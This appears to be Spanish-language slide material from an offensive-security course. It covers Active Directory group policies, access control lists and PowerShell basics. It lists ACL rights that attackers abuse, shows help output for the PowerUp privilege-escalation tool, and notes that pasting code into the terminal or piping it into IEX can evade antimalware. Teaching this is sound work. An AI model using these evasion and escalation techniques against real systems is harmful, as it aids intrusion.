- **GPOs de dominio (no locales):** políticas desplegadas en un entorno de Directorio Activo. Aplican a todos los objetos del Directorio Activo y son gestionadas desde el controlador de dominio.
- **GPOs iniciales:** plantillas de GPOs predefinidas en un controlador de dominio al desplegar un Directorio Activo.





Estructura de una GPO

Independientemente del tipo de GPO, la estructura común es la siguiente:

- Configuración de equipo
 - Configuración de software
 - Configuración de Windows
 - Plantillas Administrativas
- Configuración de usuario
 - Configuración de software
 - Configuración de Windows
 - Plantillas Administrativas


Las GPO locales (y las de dominio*) pueden editarse mediante el editor de políticas (gpedit.msc) en cualquier versión de Windows (salvo la Home).




GPOs locales vs GPOs de dominio

Cuando nos encontramos dentro de un Dominio, las GPOs son creadas en los DC y replicadas por todo el dominio. Es interesante tener en consideración que:

- Las GPOs locales solo se aplican si no está definida dicha política a nivel de dominio.
- Las GPOs locales pueden deshabilitarse vía GPO de dominio.
- Las GPOs de dominio se replican cada 90 minutos por defecto en equipos y usuarios. Entre DCs, se replican cada 5 minutos.
- Podemos forzar esa replicación mediante el comando de cmd `gpupdate /force`.
- Las GPOs de dominio pueden encontrarse en la carpeta SYSVOL de cada controlador de dominio.
- Las GPOs locales pueden encontrarse en la carpeta `C:\windows\system32\grouppolicy`.
- En ambos casos, solo los administradores locales (GPO local) o de Dominio (GPO de dominio) pueden definir las y modificarlas.



Nombre	Fecha de modifica...	Tipo
{0E41387B-4382-4FDC-81E2-91CB6C8C17...}	29/05/2022 11:29	Carpeta de archivos
{1F15986B-4272-4674-94C6-9FEB021E16C2}	29/05/2022 11:29	Carpeta de archivos
{6AC1786C-016F-11D2-945F-00C04FB984...}	29/05/2022 4:43	Carpeta de archivos
{31B2F340-016D-11D2-945F-00C04FB984...}	29/05/2022 4:43	Carpeta de archivos
{AC80A6CB-F52F-43BD-9019-1ACA277A...}	29/05/2022 11:29	Carpeta de archivos
{E891DC44-A6C8-43B9-9CAC-80E5337B8...}	29/05/2022 11:29	Carpeta de archivos



2.4

Access Control Lists

Access Control List (ACL)

- Una **lista de control de acceso** es una tabla que define los *trustee* que tienen acceso al objeto en cuestión y, también, qué tipo de acceso tiene. Los *trustees* pueden ser usuarios, grupos o sesiones.
- Cada elemento de la tabla de ACLs se denomina **entradas de control de acceso (ACE)**. Cada ACE de una ACL identifica a un usuario de confianza y especifica los derechos de acceso concedidos, denegados o auditados para dicho usuario.
- Cada ACE tiene los siguientes elementos:
 1. El SID del *trustee*. Cada SID es único.
 2. Una mascara de acceso.
 3. El tipo de ACE (acceso denegado o permitido)
 4. Herencia

Entrada de permiso para cmd.exe

Entidad de seguridad: Usuarios (MAC-DE-RUPERTO\Usuarios) Seleccionar una entidad de seguridad

Tipo: Permitir

Permisos básicos:

☐ Control total

☐ Modificar

☒ Lectura y ejecución

☒ Lectura



☐ Escritura

☐ Permisos especiales

Tipo 3	Entidad de seguridad 1	Acceso 2	Heredada de 4
Permitir	TrustedInstaller	Control total	Ninguno
Permitir	Administradores (MAC-DE-RUPERTO\Administr...	Lectura y ejecución	Ninguno
Permitir	SYSTEM	Lectura y ejecución	Ninguno
Permitir	Usuarios (MAC-DE-RUPERTO\Usuarios)	Lectura y ejecución	Ninguno
Permitir	TODOS LOS PAQUETES DE APLICACIONES	Lectura y ejecución	Ninguno
Permitir	TODOS LOS PAQUETES DE APLICACIÓN RESTRI...	Lectura y ejecución	Ninguno

Tipos de ACLs


- Las **listas de control de acceso discrecional (DACL)** identifican a los objetos a los que se les permite o se deniega el acceso a un objeto protegible.
- Las **listas de control de acceso del sistema (SACL)** permiten a los administradores registrar intentos de acceso a un objeto protegido.
- Una ACE en una SACL puede generar registros de auditoría cuando se produce un error en un intento de acceso, cuando se realiza correctamente o en ambos casos.



Tipos de ACLs

Aunque las ACLs aplican a nivel local, a nivel de Dominio existen determinadas ACLs que tenemos que tener en cuenta:

- **GenericAll** - Control total sobre un objeto.
- **Generic Write** - Modificar los atributos de un objeto.
- **WriteOwner** - Modificar el dueño de un objeto.
- **AllExtendedRights** - Permite cambiar la contraseña a usuarios o añadir usuarios a grupos.
- **ForceChangePassword** - Permite cambiar la contraseña a usuarios.
- **Self-Membership** - Permite autoañadirse a un grupo.



Referencias

1. [Lista de Objetos de Directorio Activo](#)
2. [Esquema del Directorio Activo](#)
3. [Clases y Atributos de Objetos](#)
4. [Atributos de Objetos](#)
5. [Grupos Privilegios, permisos y privilegios](#)
6. [Group Policy Objects I](#)
7. [Group Policy Objects II](#)
8. [Listas de Control de Acceso I](#)
9. [Listas de Control de Acceso II](#)

A blurred background image showing a desk setup. In the upper right, there is a potted plant with long, thin leaves. Below it, on the right side, a pen is visible. The overall scene is out of focus, serving as a backdrop for the text.


3.

Introducción a PowerShell

Conceptos básicos

- PowerShell = Shell + lenguaje de scripting
- **Función:** bloque de código PowerShell reusable. Normalmente se incluye dentro de un script o se distribuye como parte de un módulo para que sea útil para otros.
- **Cmdlet:** "funciones" escritas en un lenguaje .NET (como C#).
- **Script:** archivo de texto (con extensión .ps1) que contiene los comandos de PowerShell que se ejecutarán cuando se le llame.
- **Script block:** colección de instrucciones o expresiones que se pueden usar como una sola unidad.

```
function Test-MrParameter {  
  
    param (  
        $ComputerName  
    )  
  
    Write-Output $ComputerName  
  
}
```



```
using System.Management.Automation; // Windows PowerShell assembly.  
  
namespace SendGreeting  
{  
    // Declare the class as a cmdlet and specify the  
    // appropriate verb and noun for the cmdlet name.  
    [Cmdlet(VerbsCommunications.Send, "Greeting")]  
    public class SendGreetingCommand : Cmdlet  
    {  
        // Declare the parameters for the cmdlet.  
        [Parameter(Mandatory=true)]  
        public string Name  
        {  
            get { return name; }  
            set { name = value; }  
        }  
        private string name;  
  
        // Override the ProcessRecord method to process  
        // the supplied user name and write out a  
        // greeting to the user by calling the WriteObject  
        // method.  
        protected override void ProcessRecord()  
        {  
            WriteObject("Hello " + name + "!");  
        }  
    }  
}
```

```
PS C:\Users> $a = { param($i) echo "My powershell says $i" }  
PS C:\Users> Invoke-Command -ScriptBlock $a -ArgumentList "Hello World!"  
My powershell says Hello World!
```


Conceptos básicos: Autocompletar



```
Windows PowerShell
PS C:\Users\lvazquez> Invoke-Item
Invoke-AsWorkflow Invoke-History Invoke-TroubleshootingPack
Invoke-CimMethod Invoke-Item Invoke-WebRequest
Invoke-Command Invoke-Mock Invoke-WmiMethod
Invoke-CommandInDesktopPackage Invoke-OperationValidation Invoke-WSManAction
Invoke-DscResource Invoke-Pester
Invoke-Expression Invoke-RestMethod

Invoke-Item [-Path] <string[]> [-Filter <string>] [-Include <string[]>] [-Exclude <string[]>] [-Credential <pscredential>] [-WhatIf] [-Confirm] [-UseTransaction] [<CommonParameters>]

Invoke-Item -LiteralPath <string[]> [-Filter <string>] [-Include <string[]>] [-Exclude <string[]>] [-Credential <pscredential>] [-WhatIf] [-Confirm] [-UseTransaction] [<CommonParameters>]

Windows PowerShell
PS C:\Users\lvazquez> Get-Content -Path
ReadCount Include Wait ErrorAction OutVariable
TotalCount Exclude Raw WarningAction OutBuffer
Tail Force Encoding InformationAction PipelineVariable
Path Credential Stream ErrorVariable
LiteralPath UseTransaction Verbose WarningVariable
Filter Delimiter Debug InformationVariable

[string[]] Path
```

Conceptos básicos: ¡Ayuda!

-Help, -?, /?

Muestra este mensaje. Si escribes un comando PowerShell.exe en Windows PowerShell, pon un guion (-) delante de los parámetros de comando en lugar de una barra (/). Puedes usar un guion o una barra en Cmd.exe.

```
PS C:\Users\User> type /?
type : An object at the specified path /? does not exist, or has been filtered by the -Include or -Exclude parameter.
At line:1 char:1
+ type /?
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (System.String[]:String[]) [Get-Content], Exception
+ FullyQualifiedErrorId : ItemNotFound,Microsoft.PowerShell.Commands.GetContentCommand

PS C:\Users\User> type -?

NAME
    Get-Content

SYNTAX
    Get-Content [-Path] <string[]> [-ReadCount <long>] [-TotalCount <long>] [-Tail <int>] [-Filter <string>] [-Include
    <string[]>] [-Exclude <string[]>] [-Force] [-Credential <pscredential>] [-UseTransaction] [-Delimiter <string>]
    [-Wait] [-Raw] [-Encoding {Unknown | String | Unicode | Byte | BigEndianUnicode | UTF8 | UTF7 | UTF32 | Ascii |
    Default | Oem | BigEndianUTF32}] [-Stream <string>] [<CommonParameters>]

    Get-Content -LiteralPath <string[]> [-ReadCount <long>] [-TotalCount <long>] [-Tail <int>] [-Filter <string>]
    [-Include <string[]>] [-Exclude <string[]>] [-Force] [-Credential <pscredential>] [-UseTransaction] [-Delimiter
    <string>] [-Wait] [-Raw] [-Encoding {Unknown | String | Unicode | Byte | BigEndianUnicode | UTF8 | UTF7 | UTF32 |
    Ascii | Default | Oem | BigEndianUTF32}] [-Stream <string>] [<CommonParameters>]

ALIASES
    gc
    cat
    type
```

```
PS C:\Users\User> Get-Content -?

NAME
    Get-Content

SYNTAX
    Get-Content [-Path] <string[]> [-ReadCount <long>] [-TotalCount <long>] [-Tail <int>] [-Filter <string>] [-Include
    <string[]>] [-Exclude <string[]>] [-Force] [-Credential <pscredential>] [-UseTransaction] [-Delimiter <string>]
    [-Wait] [-Raw] [-Encoding {Unknown | String | Unicode | Byte | BigEndianUnicode | UTF8 | UTF7 | UTF32 | Ascii |
    Default | Oem | BigEndianUTF32}] [-Stream <string>] [<CommonParameters>]

    Get-Content -LiteralPath <string[]> [-ReadCount <long>] [-TotalCount <long>] [-Tail <int>] [-Filter <string>]
    [-Include <string[]>] [-Exclude <string[]>] [-Force] [-Credential <pscredential>] [-UseTransaction] [-Delimiter
    <string>] [-Wait] [-Raw] [-Encoding {Unknown | String | Unicode | Byte | BigEndianUnicode | UTF8 | UTF7 | UTF32 |
    Ascii | Default | Oem | BigEndianUTF32}] [-Stream <string>] [<CommonParameters>]

ALIASES
    gc
    cat
    type
```


```
C:\Users\User>type /?
Displays the contents of a text file or files.

TYPE [drive:][path]filename

C:\Users\User>type -?
The system cannot find the file specified.
```

Conceptos básicos: ¡Ayuda!

[PowerUp.ps1](#)



```
PS C:\tmp> Get-Help Invoke-AllChecks
```

NOMBRE

Invoke-PrivescAudit

SINOPSIS

Executes all functions that check for various Windows privilege escalation opportunities.

Author: Will Schroeder (@harmj0y)

License: BSD 3-Clause

Required Dependencies: None

SINTAXIS

Invoke-PrivescAudit [[-Format] <String>] [-HTMLReport] [<CommonParameters>]

DESCRIPCIÓN

Executes all functions that check for various Windows privilege escalation opportunities.

VÍNCULOS RELACIONADOS

NOTAS


Para ver los ejemplos, escriba: "get-help Invoke-PrivescAudit -examples".

Para obtener más información, escriba: "get-help Invoke-PrivescAudit -detailed".


Para obtener información técnica, escriba: "get-help Invoke-PrivescAudit -full".

Conceptos básicos: Variables y procesos hijo

- En PowerShell se definen variables con '\$'
`$a=2; $b="test"; echo $a $b`
- Podemos generar procesos hijos con:
`Start-Process powershell.exe`
 - No se comparten variables
 - Se mantiene el nivel de integridad



- En CMD esto también es posible con:
`start cmd.exe`



Conceptos básicos: Cargar módulos con PowerShell

- **Import-Module:** Este cmdlet carga las funciones de un fichero .ps1 ubicado en el disco.
 - “. ./funcion.ps1” hace una función similar.
- **Invoke-Expression (IEX):** Este cmdlet evalúa o ejecuta un string especificado como un comando y devuelve los resultados de la expresión o el comando.
- Pegar la función en la terminal.
 - Puede ser útil para evadir antimalware.

```
PS C:\Users\lvazquez\Desktop\Rooted> Invoke-HelloWorld
Invoke-HelloWorld : El término 'Invoke-HelloWorld' no se reconoce como nombre de un cmdlet, función, archivo de script
o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que
dicha ruta es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ Invoke-HelloWorld
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-HelloWorld:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

Suggestion [3,General]: No se encontró el comando Invoke-HelloWorld, pero existe en la ubicación actual. Windows PowerSh
ell no carga comandos de la ubicación actual de forma predeterminada. Si confía en este comando, escriba ".\Invoke-Hello
World". Vea "get-help about_Command_Precedence" para obtener información más detallada.
PS C:\Users\lvazquez\Desktop\Rooted> . .\Invoke-HelloWorld.ps1
PS C:\Users\lvazquez\Desktop\Rooted> Invoke-HelloWorld
Hello world!

PS C:\Users\lvazquez\Desktop\Rooted> Invoke-HelloWorld
Invoke-HelloWorld : El término 'Invoke-HelloWorld' no se reconoce como nombre de un cmdlet, función, archivo de script
o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que
dicha ruta es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ Invoke-HelloWorld
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-HelloWorld:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

Suggestion [3,General]: No se encontró el comando Invoke-HelloWorld, pero existe en la ubicación actual. Windows PowerSh
ell no carga comandos de la ubicación actual de forma predeterminada. Si confía en este comando, escriba ".\Invoke-Hello
World". Vea "get-help about_Command_Precedence" para obtener información más detallada.
PS C:\Users\lvazquez\Desktop\Rooted> type .\Invoke-HelloWorld.ps1 | iex
PS C:\Users\lvazquez\Desktop\Rooted> Invoke-HelloWorld
Hello world!

PS C:\Users\lvazquez> Invoke-HelloWorld
Invoke-HelloWorld : El término 'Invoke-HelloWorld' no se reconoce como nombre de un cmdlet, función, archivo de script
o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta de acceso, compruebe que
dicha ruta es correcta e inténtelo de nuevo.
En línea: 1 Carácter: 1
+ Invoke-HelloWorld
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-HelloWorld:String) [], CommandNotFoundException
